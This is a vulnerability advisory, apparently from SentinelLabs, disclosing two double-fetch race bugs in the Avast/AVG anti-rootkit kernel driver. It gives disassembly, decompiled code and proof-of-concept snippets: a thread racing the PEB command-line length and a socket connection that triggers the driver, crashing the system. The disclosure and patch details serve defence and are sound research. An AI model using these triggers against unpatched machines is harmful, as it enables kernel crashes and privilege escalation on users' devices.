SentinelLABS

Vulnerabilities in Avast And AVG Put Millions At Risk

May 5, 2022

Executive Summary

- SentinelLabs has discovered two high severity flaws in Avast and AVG (acquired by Avast in 2016) that went undiscovered for years affecting dozens of millions of users.
- These vulnerabilities allow attackers to escalate privileges enabling them to disable security products, overwrite system components, corrupt the operating system, or perform malicious operations unimpeded.
- SentinelLabs' findings were proactively reported to Avast during December 2021 and the vulnerabilities are tracked as CVE-2022-26522 and CVE-2022-26523.
- Avast has silently released security updates to address these vulnerabilities.
- At this time, SentinelLabs has not discovered evidence of in-the-wild abuse.

Introduction

Avast's "Anti Rootkit" driver (also used by AVG) has been found to be vulnerable to two high severity attacks that could potentially lead to privilege escalation by running code in the kernel from a non-administrator user. Avast and AVG are widely deployed products, and these flaws have potentially left many users worldwide vulnerable to cyber attacks.

Given that these products run as privileged services on Windows devices, such bugs in the very software that is intended to protect users from harm present both an opportunity to attackers and a grave threat to users.

Security products such as these run at the highest level of privileges and are consequently highly attractive to attackers, who often use such vulnerabilities to carry out sophisticated attacks. Vulnerabilities such as this and others discovered by SentinelLabs (1, 2, 3) present a risk to organizations and users deploying the affected software.


As we reported recently, threat actors will exploit such flaws given the opportunity, and it is vital that affected users take appropriate mitigation actions. According to Avast, the vulnerable feature was introduced in Avast 12.1. Given the longevity of this flaw, we estimate that millions of users were likely exposed.

Security products ensure device security and are supposed to prevent such attacks from happening, but what if the security product itself introduces a vulnerability? Who's protecting the protectors?

CVE-2022-26522

The vulnerable routine resides in a socket connection handler in the kernel driver `aswArPot.sys`. Since the two reported vulnerabilities are very similar, we will primarily focus on the details of CVE-2022-26522.

CVE-2022-26522 refers to a vulnerability that resides in `aswArPot+0xc4a3`.



```
.text:FFFFF80380D1C520 lea     rdx, [rsp+98h+ApcState] ; ApcState
.text:FFFFF80380D1C525 mov     rcx, [rsp+98h+Process] ; PROCESS
.text:FFFFF80380D1C52A call    cs:KeStackAttachProcess ; attaching to the target process if needed
.text:FFFFF80380D1C530 nop
```

```
.text:FFFFF80380D1C531
.text:FFFFF80380D1C531 obtain_process_peb:
.text:FFFFF80380D1C531 ;   __try { // __except at loc_FFFFF80380D1C5D6
.text:FFFFF80380D1C531 mov     rcx, [rsp+98h+Process]
.text:FFFFF80380D1C536 mov     rax, cs:PsGetProcessPeb
.text:FFFFF80380D1C53D mov     rdx, cs:__guard_dispatch_icall_fptr
.text:FFFFF80380D1C544 call    rdx ; _guard_dispatch_icall_nop
.text:FFFFF80380D1C546 mov     rsi, rax
.text:FFFFF80380D1C549 mov     rcx, rax        ; VirtualAddress
.text:FFFFF80380D1C54C call    cs:MmIsAddressValid
.text:FFFFF80380D1C552 test    al, al
.text:FFFFF80380D1C554 jz      short badboy
```

```
.text:FFFFF80380D1C556 mov     rsi, [rsi+20h]
.text:FFFFF80380D1C55A mov     rcx, rsi        ; VirtualAddress
.text:FFFFF80380D1C55D call    cs:MmIsAddressValid
.text:FFFFF80380D1C563 test    al, al
.text:FFFFF80380D1C565 jz      short badboy
```

```
.text:FFFFF80380D1C567 test    r15, r15
.text:FFFFF80380D1C56A jz      short badboy
```

```
.text:FFFFF80380D1C56C movzx   r12d, word ptr [rsi+70h]
.text:FFFFF80380D1C571 mov     r8d, 324C7241h  ; Tag
.text:FFFFF80380D1C577 lea     rdx, [r12+2]    ; <<<<<--------First Fetch!
.text:FFFFF80380D1C57C mov     ecx, 1          ; PoolType
.text:FFFFF80380D1C581 call    cs:ExAllocatePoolWithTag
.text:FFFFF80380D1C587 mov     rdi, rax
.text:FFFFF80380D1C58A mov     [rsp+98h+var_68], rax
.text:FFFFF80380D1C58F test    rax, rax
.text:FFFFF80380D1C592 jz      short badboy
```

```
.text:FFFFF80380D1C594 mov     rcx, [rsi+78h]  ; VirtualAddress
.text:FFFFF80380D1C598 call    cs:MmIsAddressValid
.text:FFFFF80380D1C59E test    al, al
.text:FFFFF80380D1C5A0 jz      short badboy
```

```
.text:FFFFF80380D1C5A2 lea     r8, [r12+2]     ; Size
.text:FFFFF80380D1C5A7 xor     edx, edx        ; Val
.text:FFFFF80380D1C5A9 mov     rcx, rdi        ; Dst
.text:FFFFF80380D1C5AC call    memset
.text:FFFFF80380D1C5B1 movzx   r8d, word ptr [rsi+70h] ; <<<<<-------- Second Fetch!
.text:FFFFF80380D1C5B6 mov     rdx, [rsi+78h]  ; <<<<<--------User controlled
.text:FFFFF80380D1C5BA mov     rcx, rdi        ; Dst
.text:FFFFF80380D1C5BD call    memcpy
.text:FFFFF80380D1C5C2 mov     rdx, rdi        ; SourceString
.text:FFFFF80380D1C5C5 mov     rcx, r15        ; DestinationString
.text:FFFFF80380D1C5C8 call    cs:RtlInitUnicodeString
.text:FFFFF80380D1C5CE xor     ebx, ebx
.text:FFFFF80380D1C5D0 mov     [rsp+98h+var_74], ebx
```

As can be seen in the image above, the function first attaches the current thread to the target process, and then uses `nt!PsGetProcessPeb` to obtain a pointer to the current process PEB (red arrow). It then fetches (first time) `PPEB->ProcessParameters->CommandLine.Length` to allocate a new buffer (yellow arrow). It then copies the user supplied buffer at `PPEB->ProcessParameters->CommandLine.Buffer` with the size of `PPEB->ProcessParameters->CommandLine.Length` (orange arrow), which is the first fetch.

During this window of opportunity, an attacker could race the kernel thread and modify the Length variable.

Looper thread:


```
  PTEB tebPtr =
reinterpret_cast(__readgsqword(reinterpret_cast(&static_cast<NT_T
IB*>(nullptr)->Self)));
    PPEB pebPtr = tebPtr->ProcessEnvironmentBlock;

    pebPtr->ProcessParameters->CommandLine.Length = 2;

    while (1) {
        pebPtr->ProcessParameters->CommandLine.Length ^= 20000;
    }
```

As can be seen from the code snippet above, the code obtains a pointer to the PEB structure and then flips the Length field in the process command line structure.

The vulnerability can be triggered inside the driver by initiating a socket connection as shown by the following code.

```
   printf("\nInitialising Winsock...");
    if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0) {
        printf("Failed. Error Code : %d", WSAGetLastError());
        return 1;
    }

    printf("Initialised.\n");
    if ((s = socket(AF_INET, SOCK_STREAM, 0)) == INVALID_SOCKET)
{
        printf("Could not create socket : %d",
WSAGetLastError());
    }
    printf("Socket created.\n");



    server.sin_addr.s_addr = inet_addr(IP_ADDRESS);
    server.sin_family = AF_INET;
    server.sin_port = htons(80);

    if (connect(s, (struct sockaddr*)&server, sizeof(server)) <
0) {
        puts("connect error");
        return 1;
    }

    puts("Connected");

    message = (char *)"GET / HTTP/1.1\r\n\r\n";
    if (send(s, message, strlen(message), 0) < 0) {
        puts("Send failed");
        return 1;
    }
    puts("Data Sent!\n");
```


So the whole flow looks like this:



```
pebPtr->ProcessParameters->
CommandLine.Length = 2;
```

```
while (1) {
    pebPtr->ProcessParameters->
    CommandLine.Length ^= 20000;
  }
```

Once the vulnerability is triggered, the user sees the following alert from the OS.



:(

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

41% complete

CVE-2022-26523

The second vulnerable function is at `aswArPot+0xbb94` and is very similar to the first vulnerability. This function double fetches the Length field from a user controlled pointer, too.


```
if ( !usermode_controlled_pointer )
  return 0xC0000001i64;
if ( !usermode_controlled_pointer->Buffer )
  return 0xC0000001i64;
size = usermode_controlled_pointer->Length + (unsigned __int64)usermode_controlled_pointer->MaximumLength;
PoolWithTag = (_DEVICE_OBJECT *)ExAllocatePoolWithTag(PagedPool, size + 520, 0x324C7241u);
alloc = PoolWithTag;
DeviceObject[1] = PoolWithTag;
if ( !PoolWithTag )
  return 0xC0000001i64;
memset(PoolWithTag, 0, size + 520);
if ( a3 )
{
  Buffer = usermode_controlled_pointer->Buffer;
  if ( Buffer[1] == 58 )
  {
    memcpy(alloc, Buffer, usermode_controlled_pointer->Length);
    RtlInitUnicodeString(a2, (PCWSTR)alloc);
```

This vulnerable code is a part of several handlers in the driver and, therefore, can be triggered multiple ways such as via image load callback.

Both of these vulnerabilities were fixed in version 22.1.

Impact

Due to the nature of these vulnerabilities, they can be triggered from sandboxes and might be exploitable in contexts other than just local privilege escalation. For example, the vulnerabilities could be exploited as part of a second stage browser attack or to perform a sandbox escape, among other possibilities.

As we have noted with similar flaws in other products recently (1, 2, 3), such vulnerabilities have the potential to allow complete take over of a device, even without privileges, due to the ability to execute code in kernel mode. Among the obvious abuses of such vulnerabilities are that they could be used to bypass security products.

Mitigation

The majority of Avast and AVG users will receive the patch (version 22.1) automatically; however, those using air gapped or on premise installations are advised to apply the patch as soon as possible.

Conclusion

These high severity vulnerabilities, affect millions of users worldwide. As with another vulnerability SentinelLabs disclosed that remained hidden for 12 years, the impact this could have on users and enterprises that fail to patch is far reaching and significant.

While we haven't seen any indicators that these vulnerabilities have been exploited in the wild up till now, with dozens of millions of users affected, it is possible that attackers will seek out those that do not take the appropriate action. Our reason for publishing this research is to not only help our customers but also the community to understand the risk and to take action.

As part of the commitment of SentinelLabs to advancing industry security, we actively invest in vulnerability research, including advanced threat modeling and vulnerability testing of various platforms and technologies.

We would like to thank Avast for their approach to our disclosure and for quickly remediating the vulnerabilities.

Disclosure Timeline

- 20 December, 2021 – Initial disclosure.
- 04 January, 2022 – Avast acknowledges the report.
- 11 February, 2022 – Avast notifies us that the vulnerabilities are fixed.